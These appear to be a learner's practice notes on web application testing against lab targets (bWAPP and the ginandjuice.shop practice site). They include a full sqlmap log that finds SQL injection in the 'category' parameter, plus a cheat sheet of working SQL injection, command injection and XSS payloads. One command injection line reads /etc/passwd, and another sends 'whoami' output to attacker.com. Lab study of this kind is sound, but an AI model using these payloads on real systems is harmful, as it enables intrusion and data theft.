
https://medium.com/@sushantsalunke144/bwapp-blank-error-solve-a7713adea92a


https://github.com/K-ANUSHA-RAO/web-vulnerability-scanner-mini-project/blob/main/Weekly_Progress/Week1/bWAPPInstallationIssues.md

gin and juiceshop



SQL INJECTION VUL in /catalog


PRODUCTS
Search products
All
Accessories
Accompaniments
Books
Gin
Juice
PINEAPPLE
EDITION
GIN
COCKTAILS


sqlmap -u "https://ginandjuice.shop/catalog?searchTerm=&category=Juice"
{1.9.2#stable}
https://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 21:53:48 /2025-05-15/
[21:53:48] [WARNING] provided value for parameter 'searchTerm' is empty. Please, always use only valid parameter values so sqlmap could be able to run properly
[21:53:48] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('AWSALB=Lbry9WrWu7G ... eC/FgQbgqt;AWSALBCORS=Lbry9WrWu7G ... eC/FgQbgqt;TrackingId=eyJ0eXBlIjo ... R0k3OUQifQ==;session=9VbN37lsXwv ... AxbtJUrNKk;category=Juice'). Do you want to use those [Y/n] y
[21:53:55] [INFO] checking if the target is protected by some kind of WAF/IPS
[21:53:56] [INFO] testing if the target URL content is stable
[21:53:56] [WARNING] target URL content is not stable (i.e. content differs). sqlmap will base the page comparison on a sequence matcher. If no dynamic nor injectable parameters are detected, or in case of junk results, refer to user's manual paragraph 'Page comparison'
how do you want to proceed? [(C)ontinue/(s)tring/(r)egex/(q)uit] y
[21:54:03] [INFO] testing if GET parameter 'searchTerm' is dynamic
[21:54:03] [INFO] GET parameter 'searchTerm' appears to be dynamic
[21:54:04] [WARNING] heuristic (basic) test shows that GET parameter 'searchTerm' might not be injectable
[21:54:05] [INFO] testing for SQL injection on GET parameter 'searchTerm'
[21:54:05] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[21:54:06] [WARNING] reflective value(s) found and filtering out
[21:54:11] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[21:54:13] [INFO] testing 'MySQL ≥ 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[21:54:15] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[21:54:18] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[21:54:21] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'


it looks like the back-end DBMS is 'H2'. Do you want to skip test payloads specific for other DBMSes? [Y/n] y
for the remaining tests, do you want to include all tests for 'H2' extending provided level (1) and risk (1) values? [Y/n] y
[21:55:12] [INFO] testing 'Generic inline queries'
[21:55:13] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[21:55:13] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[21:55:14] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the range for current UNION query injection technique test
[21:55:16] [INFO] target URL appears to have 8 columns in query
[21:55:20] [INFO] GET parameter 'category' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
[21:55:20] [WARNING] applying generic concatenation (CONCAT)
GET parameter 'category' is vulnerable. Do you want to keep testing the others (if any)? [y/N] n
sqlmap identified the following injection point(s) with a total of 104 HTTP(s) requests:
Parameter: category (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: searchTerm=&category=Juice' AND 5429=5429 AND 'hUVZ'='hUVZ
Type: UNION query
Title: Generic UNION query (NULL) - 8 columns
Payload: searchTerm=&category=Juice' UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,CHAR(113)||CHAR(122)||CHAR(107)||CHAR(112)||CHAR(113)||CHAR(98)||CHAR(103)||CHAR(69)||CHAR(119)||CHAR(66)||CHAR(106)||CHAR(111)||CHAR(87)||CHAR(80)||CHAR(78)||CHAR(122)||CHAR(70)||CHAR(118)||CHAR(113)||CHAR(103)||CHAR(84)||CHAR(67)||CHAR(71)||CHAR(79)||CHAR(112)||CHAR(87)||CHAR(70)||CHAR(75)||CHAR(87)||CHAR(117)||CHAR(120)||CHAR(106)||CHAR(74)||CHAR(99)||CHAR(68)||CHAR(122)||CHAR(98)||CHAR(118)||CHAR(71)||CHAR(110)||CHAR(74)||CHAR(114)||CHAR(80)||CHAR(78)||CHAR(76)||CHAR(113)||CHAR(118)||CHAR(122)||CHAR(106)||CHAR(113),NULL,NULL-- gecO
[21:55:25] [INFO] testing H2
[21:55:26] [INFO] confirming H2
[21:55:27] [INFO] the back-end DBMS is H2
back-end DBMS: H2
[21:55:27] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 21 times, 400 (Bad Request) - 1 times
[21:55:27] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/ginandjuice.shop'
[*] ending @ 21:55:27 /2025-05-15/

SQL MAP

Payloads

💉 1. SQL Injection Payloads

🔷 Classic Login Bypass

```
' OR '1'='1 --
' OR 1=1 --
admin' --
' OR 'a'='a
```

🔷 Error-based SQL Injection

```
1' AND extractvalue(1, concat(0x7e, version())) --
1' AND updatexml(null, concat(0x3a, database()), null) --
```

🔷 Union-based SQL Injection

```
' UNION SELECT null, version(), user() --
' UNION SELECT 1, database(), 3 --
```

🔷 Time-based Blind SQLi

```
' OR IF(1=1, SLEEP(5), 0) --
' AND SLEEP(5) --
```

🔷 SQLMap-Compatible

Use a valid parameter like:

```
http://localhost:8080/sqli_1.php?title=test
```

🖥️ 2. Command Injection Payloads

🔷 Linux Command Injection

Input:

```
127.0.0.1; whoami
127.0.0.1 && id
127.0.0.1 | uname -a
```

Example in form:

```
127.0.0.1; cat /etc/passwd
```

🔷 With Encoded/Chained Commands

```
127.0.0.1 && curl http://attacker.com?`whoami`
127.0.0.1 | sleep 5 | ls
```

🔷 Blind Injection (check delay)

```
127.0.0.1 && ping -c 5 127.0.0.1
127.0.0.1 || sleep 10
```

🧪 3. Cross-Site Scripting (XSS) Payloads

🔷 Basic XSS (Reflected/Stored)

```
<script>alert(1)</script>
```

🔷 Image XSS

```
<img src=x onerror=alert('XSS')>
```

🔷 Link Injection

```
<a href="javascript:alert(1)">Click me</a>
```

🔷 Event-based Payloads

```
<input onmouseover="alert('XSS')" autofocus>
<body onload=alert('XSS')>
```

🔷 Bypass Filters

```
<scr<script>ipt>alert(1)</scr</script>ipt>
<svg/onload=alert('XSS')>
```

🎯 bWAPP Exploitation Mapping

Vulnerability Type	bWAPP Page	Payload Example
SQL Injection (GET)	`sqli_1.php`	`title=' OR 1=1 --`
Command Injection	`commandi.php`	`127.0.0.1; whoami`
XSS (Reflected)	`xss_r_1.php`	`<script>alert(1)</script>`
XSS (Stored)	`xss_s_1.php`	`<img src=x onerror=alert('XSS')>`
